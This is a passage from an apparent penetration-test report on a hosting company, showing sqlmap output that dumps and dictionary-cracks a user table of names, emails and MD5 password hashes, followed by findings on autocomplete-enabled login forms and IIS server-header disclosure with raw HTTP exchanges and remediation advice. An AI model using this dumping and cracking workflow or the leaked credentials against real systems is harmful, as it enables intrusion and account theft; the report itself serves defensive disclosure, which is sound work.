[16:46:18] [INFO] resumed: 'varchar(128)'
[16:46:18] [INFO] resumed: 'username'
[16:46:18] [INFO] resumed: 'varchar(128)'
[16:46:18] [INFO] resumed: 'password'
[16:46:18] [INFO] resumed: 'varchar(512)'
[16:46:18] [INFO] resumed: 'email'
[16:46:18] [INFO] resumed: 'varchar(152)'
[16:46:18] [INFO] resumed: 'role'
[16:46:18] [INFO] resumed: 'int(11) unsigned'
[16:46:18] [INFO] fetching entries for table 'user' in database 'foomegahost'
[16:46:18] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[16:46:22] [INFO] using hash method 'md5_generic_passwd'
[16:46:22] [INFO] resuming password 'password1234' for hash 'bdc87b9c894da5168059e00ebffb9077' for user
'test'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[16:46:27] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[16:46:29] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[16:46:29] [INFO] starting 4 processes
Database: foomegahost
Table: user
[35 entries]
+----+------+-----------------------------------------------+-------------------------------------------------+----------+------------+------------+
| id | role | email                                         | password                                        | username | last_name  | first_name |
+----+------+-----------------------------------------------+-------------------------------------------------+----------+------------+------------+
| 0  | 3    | test@foomegahost.com                          | bdc87b9c894da5168059e00ebffb9077 (password1234) | test     | test       | test       |
| 1  | 1    | delacruz.a@foomegahost.com                    | ab0a5fc963d943ac2cb5cf3f014eb48a                | admin    | Delacruz   | Alec       |
| 2  | 1    | dalton.a@foomegahost.com                      | fcf09c3646b527c525d31f5b210e88e6                | M1063U21 | Dalton     | Amir       |
| 3  | 1    | mclaughlin.f@foomegahost.com                  | 0f938b8d378455298f08537dbbdbf082                | Z6610T39 | Mclaughlin | Flavia     |
| 4  | 2    | goodwin.m@foomegahost.com                     | c4042ac9c6a12c417371c2a5fa7505eb                | F2524T11 | Goodwin    | Molly      |
| 5  | 2    | nguyen.n@foomegahost.com                      | 2301ab618475c878ce0ee411a72f45f6                | E4600J96 | Nguyen     | Neville    |
| 6  | 2    | oliver.r@foomegahost.com                      | a9cb628dfb3113757e25dc0a0f7a64a9                | M8578X47 | Ramsey     | Oliver     |
| 7  | 3    | risus.quis.diam@pretiumet.ca                  | 275a3fb8b1d57a78e3dcdfb3b4955d8b                | R5183S99 | Mccray     | Hollee     |
| 8  | 3    | sit.amet.massa@mauriselitdictum.ca            | 4fcaf6e5427426afd3f6082f54484a7d                | H6169N80 | Mooney     | Lesley     |
| 9  | 3    | luctus.sit.amet@molestie.edu                  | 4aaf117abdd64fbd1141f461e459718b                | L7936A84 | Watts      | Sopoline   |
| 10 | 3    | a.aliquet.vel@aarcu.org                       | 508e0a5372c5fe0ca6799d04877071cd                | C5280T81 | Shaffer    | Noel       |
| 11 | 3    | sapien@interdum.org                           | 3b0804a57f137ed64b79a97562f4fa77                | P6953A09 | Richard    | Slade      |
| 12 | 3    | Nullam@sagittisplaceratCras.ca                | 89b2f8e9ded67c4448c66036bceee1a8                | G4952X02 | York       | Faith      |
| 13 | 3    | congue@sitametconsectetuer.ca                 | 201ca79f2c7c5eaf3d6b1101b7d1c66a                | T1511X17 | Davis      | Autumn     |
| 14 | 3    | dapibus.id.blandit@elementumpurusaccumsan.org | 56dab3b05ffe0177216468defa6c5a82              | H1784K76 | Barr       |
Xander    |
| 15 | 3    | elementum@molestiesodales.org             | 244ba59fef3451a607565f54a47f0703             | A5612T28 | Bishop     | Samson     |
| 16 | 3    | ultrices.a.auctor@Curabiturvellectus.ca       | 50a28e1daf0e235965fe4bcebbe04580             | Z6872A65 | William    | Fritz      |
| 17 | 3    | pede@pretiumaliquet.ca                    | 5a94f009848d52aa1730db4b3932324d             | O0734H01 | Daniel     | Holmes     |
| 18 | 3    | aliquet.odio@consequatnecmollis.org           | 355680c9f9081d1ee0faba09b187218f             | R9424X41 | Glass      | Walter     |
| 19 | 3    | ridiculus.mus@massalobortis.org           | 4c29979f700049beaa1b13adc79c8350             | H9321U08 | Clemons    | Kaitlin    |
| 20 | 3    | et@posuere.org                            | 98f2cce46b00c4d7e86245e32da97fbb             | P9509D25 | Reeves     | Thomas     |
| 21 | 3    | sapien.cursus.in@adipiscing.ca            | c8f610a2b64642dd799e6190e89eacad             | Z2210O19 | Nash       | Zena       |
| 22 | 3    | senectus.et.netus@feugiattellus.edu          | ffeb17446b86f350907639ab328e54ec             | Z1888Z83 | Wagner     | Amena      |
| 23 | 3    | fermentum.vel@ac.org                      | b842fd38f7b97ba7d6d0ad631fef999f             | G5242S16 | Vargas     | Nero       |
| 24 | 3    | nisl.Quisque.fringilla@eteros.edu         | 1ec343e9255f456a47cd7cb4af603a04             | E4465Y84 | Rosario    | Hasad      |
| 25 | 3    | at.auctor@risusDonecnibh.org              | aab9403860b80c67bd1fd367bfc3c02d             | Z3071G51 | Mcgee      | Jerome     |
| 26 | 3    | dolor@sitametdapibus.com                  | 36f7aec39b76d5264d3253cccfb67a2b             | H8045U84 | Sims       | Emi        |
| 27 | 3    | eleifend.nec@uteratSed.ca                 | 719d2a1951de8b96281db23dbfb238d7             | Q8217E68 | Sellers    | Veda       |
| 28 | 3    | ligula.Aenean@ultricies.com               | e09b76c26f89499b757f8334388957ea             | D9692S13 | Rogers     | Dieter     |
| 29 | 3    | sollicitudin@malesuadafringilla.edu         | a3cd7336d5ea05ff37ac6e3ab3800486             | J8840J86 | Macias     | Lydia      |
| 30 | 3    | enim@tinciduntaliquam.org                 | f5e514dc039e30190213a647b4004489             | V7957S67 | Davis      | Sarah      |
| 31 | 3    | Nunc@non.org                              | 5e736aed58ff9d5545f1399354853ec5             | G2250M67 | Hendricks  | Madison    |
| 32 | 3    | urna.convallis.erat@eleifendegestas.edu       | ddf2de0eab8144f9244568ec115dade3             | X4311H50 | Mcgee      | Shannon
|
| 33 | 3    | eu@egestas.org                            | 589a5f84ab00948578af94bc5b36d04a             | H5275X41 | Clarke     | Vladimir   |
| 34 | 3    | enim@Vivamuseuismodurna.com               | 4a3fd0f7bfa3e2c81a4cadb8611704ce             | F5201L15 | Booth      | Cassady    |
+----+------+-----------------------------------------------+-----------------------------------------------+----------+------------+------------+
```

Remediation

Password policy should be implementing like:

Minimum length of the passwords should be enforced by the application. Passwords shorter than 8 characters are considered to be weak.
A strong password should contain different types of characters, including uppercase letters, lowercase letters, numbers and characters.
It should not contain any of users personal information — specifically, real name, username or company name.
It should not contain any word spelled completely.

References	https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/07-Testing_for_Weak_Password_Policy

1.12. Autocomplete Enabled

Severity	🟩🟩⬜⬜⬜
İmpact	Confidentiality, Availability
CVE/CWE	CWE-525
Affected Systems	m.foomegahost.com me.foomegahost.com

Description

If user chooses to save, data entered in these fields will be cached by the browser. An attacker who can access the victim's browser could steal this information. This is especially important if the application is commonly used in shared computers, such as cyber cafes or airport terminals.

During the test it is determined that the autocomplete enabled for company systems. It has been given below screenshot and code parts for autocomplete issue:

m.foomegahost.com autocomplete enabled:



Not secure | m.foomegahost.com
Foo Mega Host mobile area
Your
Your username
test
Login
credentials, please retry

Figure 26 Autocomplete Enabled - m.foomegahost.com

Code part for login function:

```
<!-- Row fuid-->
<div class="row-fluid">
		<div class="span5 contact">
				<h2>&nbsp;</h2>
				<form id="form">
						<input id="username" type="text" placeholder="Your username" required>
						<input id="password" type="password" placeholder="Your password" required>
						<br/>
						<input onclick="WSlogin();return false;" type="submit" name="Submit" value="Login" 
class="button">
				</form>
				<div id="result" style="color:red;"></div>
		</div>
</div>
```

```
<!-- End Row fuid-->
```

me.foomegahost.com autocomplete enabled:



Not secure | me.foomegahost.com
Client Login
Your Username
test
sign in
Contact Us
Call Now: 55-5698-4589
Email Adress: info@foomegahost.com
Address Info: Av new stret - New York

Figure 27 Autocomplete Enabled - me.foomegahost.com

Code part for login function:

```
<h1>Client Login</h1>
<form action="include/login.php" method="POST">
<input type="text" placeholder="Your Username" name="username" required>
<input type="password" placeholder="Your Password" name="password" required>
<input type="submit" class="botton" value="sign in">
</form>
```

Remediation

The form tag or the individual input tags should include Autocomplete="Off" attribute.

References	https://owasp.org/www-community/OWASP_Application_Security_FAQ https://www.valencynetworks.com/kb/how-to-disable-autocomplete.html

1.13. HTTP Header information

🟩🟩⬜⬜⬜

İmpact	Confidentiality
CVE/CWE	CWE-200
Affected Systems	foomegahost.com m.foomegahost.com me.foomegahost.com

Description

Web server fingerprinting is the task of identifying the type and version of web server that a target is running on.

Accurately discovering the type of web server that an application runs on can enable threat actors to determine if the application is vulnerable to attack. In particular, servers running older versions of software without up-to-date security patches can be susceptible to known version-specific exploits.

Below HTTP requests and responses given from server for foomegahost.com:

```
GET / HTTP/1.1
Host: foomegahost.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=tcu7nm5nveco4hq9tg9imnukr5
Connection: close
```

Exposure of Server information:

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/7.5
Date: Fri, 30 Apr 2021 09:43:26 GMT
Connection: close
Content-Length: 30797

<!DOCTYPE html>
<html lang="en">
 <head>
   <meta charset="utf-8">
   <title>Foo Mega Host - The Most Advanced Hosting Company
.
.
.
```

Below HTTP requests and responses given from server for me.foomegahost.com:

```
GET /index.php HTTP/1.1
Host: me.foomegahost.com
```

```
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://me.foomegahost.com/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=89ba96tm4l2j1pb6cdmqlhtcl1
Connection: close
```

Exposure of Server information:

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/7.5
Date: Fri, 30 Apr 2021 09:44:12 GMT
Connection: close
Content-Length: 31111

<!DOCTYPE html>
<html lang="en">
 <head>
  <meta charset="utf-8">
  <title>Foo Mega Host - The Most Advanced Hosting Company
```

Below HTTP requests and responses given from server for m.foomegahost.com:

```
GET /index.html HTTP/1.1
Host: m.foomegahost.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
If-None-Match: "33c9ab5925bce1:0"
If-Modified-Since: Tue, 28 May 2013 11:01:31 GMT
Connection: close
```

Exposure of Server information:

```
HTTP/1.1 304 Not Modified
Last-Modified: Tue, 28 May 2013 11:01:31 GMT
Accept-Ranges: bytes
ETag: "33c9ab5925bce1:0"
Server: Microsoft-IIS/7.5
Date: Fri, 30 Apr 2021 09:47:26 GMT
```

```
Connection: close
```

Remediation	
If possible IIS server header should be removed to prevent server information to leak threat actors.	
References	https://www.ibm.com/support/pages/disabling-iis-web-banner-and-other-iis-headers

Vulnerability Severity Classification

The vulnerabilities found were scored between 1 and 5, with severity levels Urgent, Critical, High, Medium, Low.

Vulnerability Severity Classification		
Urgent	🟩🟩🟨🟧🟥	Urgent importance means vulnerabilities that are carried out remotely by unqualified attackers and cause attacks that result in complete capture of the system.
Critical	🟩🟩🟨🟧⬜	Critical importance means vulnerabilities that are carried out remotely by unqualified attackers and cause attacks that result in complete capture of the system.
High	🟩🟩🟨⬜⬜	High importance means vulnerabilities that are performed remotely and result in restricted escalation or denial of service, as well as attacks that enable escalation from the local network or server.
Medium	🟩🟩⬜⬜⬜	Medium importance means vulnerabilities are vulnerabilities that occur from the local network or through the server that cause attacks that result in denial of service.
Low	🟩⬜⬜⬜⬜	Low importance means are the vulnerabilies whose effects are not fully determined and due to not following the best tightening methods in the literature.

Table 5 : Vulnerability Severity Classification